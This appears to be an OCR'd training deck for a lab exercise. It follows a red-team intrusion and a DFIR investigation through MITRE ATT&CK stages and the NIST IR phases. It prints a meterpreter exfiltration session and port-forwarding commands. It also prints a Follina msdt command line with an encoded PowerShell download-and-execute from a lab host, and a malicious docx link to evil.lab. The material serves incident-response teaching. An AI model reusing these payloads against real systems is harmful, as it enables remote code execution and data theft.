
```
meterpreter > download C:\\ALL_DATA_PACKED.rar .
[*] Downloading: C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 1.00 MiB of 1.51 GiB (0.06%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 2.00 MiB of 1.51 GiB (0.13%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 3.00 MiB of 1.51 GiB (0.19%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 4.00 MiB of 1.51 GiB (0.26%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 5.00 MiB of 1.51 GiB (0.32%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 6.00 MiB of 1.51 GiB (0.39%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 7.00 MiB of 1.51 GiB (0.45%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 8.00 MiB of 1.51 GiB (0.52%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 9.00 MiB of 1.51 GiB (0.58%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 10.00 MiB of 1.51 GiB (0.64%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 11.00 MiB of 1.51 GiB (0.71%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 12.00 MiB of 1.51 GiB (0.77%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[*] Downloaded 13.00 MiB of 1.51 GiB (0.84%): C:\ALL_DATA_PACKED.rar → /home/adeismail/ALL_DATA_PACKED.rar
[illegible]
```

MITRE ATT&CK
Credential Access (TA0006) > Credential Dumping (T1003)
Collection (TA0009) > Data Staged (T1074)
Exfiltration (TA0010) > Exfiltration Over C2 Channel (T1041)
Impact (TA0040) > Data Encrypted for Impact (T1486) – Not performed


>> CHAPTER2 Red Team created a port forwarding tunnel to access the RDP service on win2012.vm.lab through centos32.vm.lab. They launched RDP client connection to localhost:3389, which was forwarded to win2012:3389 via centos32.

```
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]


OPTIONS:

    -h   Help banner.
    -i   Index of the port forward entry to interact with (see the "list" command).
    -l   Forward: local port to listen on. Reverse: local port to connect to.
    -L   Forward: local host to listen on (optional). Reverse: local host to connect to.
    -p   Forward: remote port to connect to. Reverse: remote port to listen on.
    -r   Forward: remote host to connect to.
    -R   Indicates a reverse port forward.
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.1.15
[*] Forward TCP relay created: (local) :3389 → (remote) 192.168.1.15:3389
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local         Remote             Direction
   -----  -----         ------             ---------
   1      0.0.0.0:3389  192.168.1.15:3389  Forward

1 total active port forwards.
```

>> CHAPTER2 From win2012.vm.lab host, Red Team pushed GPO to all Windows domain-joined machines to run custom message box “Your data is mine!”.



>> Red Team created a VBScript called “note.vbs” and configured to be executed every time a user logon. They also uploaded backdoor binary “mybackdoor.exe” and tried to execute. But later they decided to delete the file.



MITRE ATT&CK
Persistence (TA0003) > Create or Modify System Process (T1543)
Persistence (TA0003) > Backdoor (T1195) – Not performed


adeismail@tibandung.com - @inan19x

CHAPTER 3: DATA BREACH!


- Charlie had just logged in to his PC and was shocked by the message box that appeared on his screen.
- He did not report the incident to you because he was unsure of what to do at the time. Instead, you learned about the incident from the viral discussions in the office lobby during the coffee break.
- Oops, someone posted it on their social media too. Duh!

CHAPTER 4: DFIR TEAM COME TO THE RESCUE!

- You have an idea what to do. To follow the NIST IR (Incident Response) Framework steps & guidance you have learned some time ago.



>> CHAPTER4 You did quick analysis on Charlie PC and found there was a new Task Scheduler pushed through Microsoft GPO, containing a VBScript that will show a message box with a string “Your data is mine” - that’s all. It’s not harmful. However, that activity was unauthorized.




>> You acquired some data from a Windows 2012 system. Later, you found a mybackdoor.exe binary recorded in the Windows Shimcache, but the file was now missing. The file was located in the same directory as the note.vbs file.

B	C	D	E	F	G
CacheEntryPosition	Path	LastModifiedTime	Executed	Duplicate	SourceFile
14	C:\PubRes\mybackdoor.exe	9/5/2022 12:28	Yes	FALSE	Live Registry
15	C:\Windows\System32\conhost.exe	7/16/2016 13:18	Yes	FALSE	Live Registry

NIST IR Framework
Phase 2 – Detection and Analysis

>> CHAPTER4 You reviewed the logs on win2012.vm.lab, which deploys the GPO to all hosts in the company. From the Event Viewer and SIEM, you observed numerous authentication failures for the VM\labamba account originating from win10.vm.lab, which eventually led to the account being locked out. Additionally, SIEM logs showed that RDP sessions were established from centos32.vm.lab to win2012.vm.lab.




Flow Type	First Packet Time	Source IP	Source Port	Destination IP	Destination Port	Total Bytes	Protocol	Application
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	309	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	2,481	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	167,498	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	2,385	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	2,465	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	2,417	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	23,235	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	2,417	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	2,401	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	2,401	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	539,228	tcp_ip	RemoteAccess....
	Sep 5, 2022, ...	192.168.1.14	47064	192.168.1.15	3389	30,576	tcp_ip	RemoteAccess....

NIST IR Framework
Phase 2 – Detection and Analysis

>> CHAPTER4 You isolated the win10.vm.lab host, acquired some logs, and analyzed the memory dump. (*At this point, you also suspect that the centos32.vm.lab host might be compromised…*) From the memory analysis of the win10 host, you noticed "uncommon processes" running and establishing connection to 192.168.1.13, a host on the "internet." During the investigation and interrogation, the user mentioned that they had opened an attachment from an address "hackerman@evil.lab". You also collected the associated *.docx attachment and analyzed the suspect email header.

```
C:\Users\Ade Ismail Isnan\Downloads\volatility3>python vol.py -f D:\win10.dmp windows.netscan | findstr 192.168.1.13
0xb50b0e129010  TCPv4   192.168.1.12    38922   192.168.1.13    8443    ESTABLISHED     3624    sdiagnhost.exe  2022-09-05
0xb50b0e2d4010  TCPv4   192.168.1.12    38973   192.168.1.13    8080    ESTABLISHED     1056    rundll32.exe    2022-09-05
```



volatility3

https://github.com/volatilityfoundation/volatility3

>> The suspect email header analysis (RFC822) parse result:

Hop	Delay	From	By	With	Time (UTC)	Blacklist
1	*	192.168.1.99	0.76.45.13		9/5/2022 4:32:09 AM	
2	59 seconds				9/5/2022 4:33:08 AM	
3	0 seconds				9/5/2022 4:33:08 AM	

Origin email sender host at 1st hop

>> From the email header, you found the email was sent from **192.168.1.99** host on the "internet".
>> From Sysmon, you found that domain 'evil.lab' were queried by win10.acme.lab. One sample evidence:

```
ProcessGuid: {42cb8f9f-0bdb-6be8-e500-000000001000}
ProcessId: 5060
QueryName: hackerman.evil.lab
QueryStatus: 0
QueryResults: ::ffff:192.168.1.13;
```

NIST IR Framework
Phase 2 – Detection and Analysis
Phase 3 – Containment, Eradication, and Recovery

>> CHAPTER4 You found interesting win10.vm.lab EDR event log from the SIEM.


Event Name	Log Source	Event Count	Time ▼	Low Level Category	Source IP
EDR High Severity Sigma Rules Detected	EDR @ win10	1	Sep 5, 2022, 11:48:16 AM	Suspicious Activity	192.168.1.12
EDR High Severity Sigma Rules Detected	EDR @ win10	11	Sep 5, 2022, 11:47:59 AM	Suspicious Activity	192.168.1.12

Sep 5 11:48:00 win10 AURORA: Warning MODULE: Sigma MESSAGE: Sigma match found RULE_TITLE: Potential Exploitation Attempt From Office Application RULE_AUTHOR: Christian Burkard (Nextron Systems), @SBousseaden (idea) RULE_DESCRIPTION: Detects Office applications executing a child process that includes directory traversal patterns. This could be an attempt to exploit CVE-2022-30190 (MSDT RCE) or CVE-2021-40444 (MSHTML RCE) RULE_FALSEPOSITIVES: Unknown RULE_ID: 868955d9-697e-45d4-a3da-360cefd7c216 RULE_LEVEL: high RULE_LINK: https://github.com/SigmaHQ/sigma/blob/r2024-09-02-16-g35a5eb9a4/rules/emerging-threats/2021/Exploits/CVE-2021-40444/proc_creation_win_exploit_cve_2021_40444_office_directory_traversal.yml RULE_MODIFIED: 2023-02-04 00:00:00 +0000 UTC RULE_PATH: public\emerging-threats\2021\Exploits\CVE-2021-40444\proc_creation_win_exploit_cve_2021_40444_office_directory_traversal.yml RULE_REFERENCES: https://twitter.com/sbousseaden/status/1531653369546301440, https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-40444, https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-30190 RULE_SIGTYPE: public COMMANDLINE: "\"C:\\WINDOWS\\system32\\msdt.exe\" ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'SUVYKE5ldy1PYmplY3QgTmV0Lld1YkNsaWVudCkuZG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuMTM6ODA4MC9vcGVuc2VzYW1lLnBzMScp'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"" COMPANY: Microsoft Corporation COMPUTER: win10 CORRELATION_ACTIVITYID: {00000000-0000-0000-0000-000000000000} CURRENTDIRECTORY: C:\Users\alice\Downloads\ DESCRIPTION: Diagnostics Troubleshooting Wizard EVENTID: 1 EXECUTION_PROCESSID: 1888 EXECUTION_THREADID: 3004 FILEVERSION: 10.0.16299.15 (WinBuild.160101.0800) HASHES: MD5=1A34F217A041B6A2A732690699D134B0,SHA256=4883375668F90736EB709F6522339D0CECEDE8409A714D40A9D41BD4D212800A,IMPHASH=1814CC738DE5C4659CA1FE3DA35911DA IMAGE: C:\Windows\System32\msdt.exe INTEGRITYLEVEL: Medium KEYWORDS: 0x8000000000000000 LEVEL: 4 LOGONGUID: {42cb8f9f-69f4-6720-efdc-030000000000} LOGONID: 0x3DCEF MATCH_STRINGS: ../../../.. in CommandLine, ../../../.. in CommandLine, ../../../.. in CommandLine, \WINWORD.EXE in ParentImage OPCODE: 0 ORIGINALFILENAME: msdt.exe PARENTCOMMANDLINE: "\"C:\\Program Files\\Microsoft Office\\Office15\\WINWORD.EXE\" /n \"C:\\Users\\alice\\Downloads\\follina.docx\" /o \"\"" PARENTIMAGE: C:\Program Files\Microsoft Office\Office15\WINWORD.EXE PARENTPROCESSGUID: {42cb8f9f-851d-6720-4d02-000000001600} PARENTPROCESSID: 5652 PARENTUSER: VM\alice PROCESSGUID: {42cb8f9f-851e-6720-4e02-000000001600} PROCESSID: 3756 PRODUCT: "Microsoft\x00\x80 Windows\x00\x80 Operating System" PROVIDER_GUID: {5770385F-C22A-43E0-BF4C-06F5698FFBD9} PROVIDER_NAME: Microsoft-Windows-Sysmon RULENAME: - SECURITY_USERID: S-1-5-18 TASK: 1 TERMINALSESSIONID: 1 TIMECREATED_SYSTEMTIME: 2024-10-29T13:47:58.9539799+07:00 USER: VM\alice UTCTIME: 2024-10-29 06:47:58.852 VERSION: 5 WINVERSION: 16299

>> CHAPTER4 Additionally, you found interesting network flow information from the SIEM, indicating a vertical port scan from centos32.vm.lab towards win10.vm.lab. You checked the timestamps and began to build a chronological sequence of events from all the findings.

Flow Type	First Packet Time	Storage Time	Source IP	Source Port	Destination IP	Destination Port	Total Bytes	Protocol	Application
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	49916	192.168.1.12	135	256	tcp_ip	FileTransfer.D...
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	52806	192.168.1.12	3389	212	tcp_ip	RemoteAcces...
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	39278	192.168.1.12	445	156	tcp_ip	DataTransfer....
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	39278	192.168.1.12	445	312	tcp_ip	DataTransfer....
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	44186	192.168.1.12	139	156	tcp_ip	DataTransfer....
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	44186	192.168.1.12	139	312	tcp_ip	DataTransfer....
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	46972	192.168.1.12	138	156	tcp_ip	DataTransfer....
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	56530	192.168.1.12	137	156	tcp_ip	FileTransfer.N...
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	46972	192.168.1.12	138	312	tcp_ip	DataTransfer....
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	49916	192.168.1.12	135	212	tcp_ip	FileTransfer.D...
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	56530	192.168.1.12	137	312	tcp_ip	FileTransfer.N...
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	34674	192.168.1.12	136	156	tcp_ip	Other
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	34674	192.168.1.12	136	312	tcp_ip	Other
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	3128	192.168.1.12	32569	281	tcp_ip	InnerSystem.F...
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	3128	192.168.1.12	32568	281	tcp_ip	InnerSystem.F...
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	3128	192.168.1.12	32567	281	tcp_ip	InnerSystem.F...
	Sep 5, 2022, 1...	Sep 5, 2022, 1...	192.168.1.14	3128	192.168.1.12	32566	281	tcp_ip	InnerSystem.F...

>> CHAPTER4 You unpacked the “follina.docx” file and found that it was specially crafted with a suspicious link…




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target=
  "webSettings.xml"/>
  <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"
  />
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
  <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
  "http://evil.lab:8080/opensesame.html&#x21;" TargetMode="External"/>
  <Relationship Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"
  />
  <Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target=
  "fontTable.xml"/>
</Relationships>
```

>> Simple nslookup of that domain resolve to an IP address on the “Internet”

```
Name:    evil.lab
Address:  192.168.1.13
```


NIST IR Framework
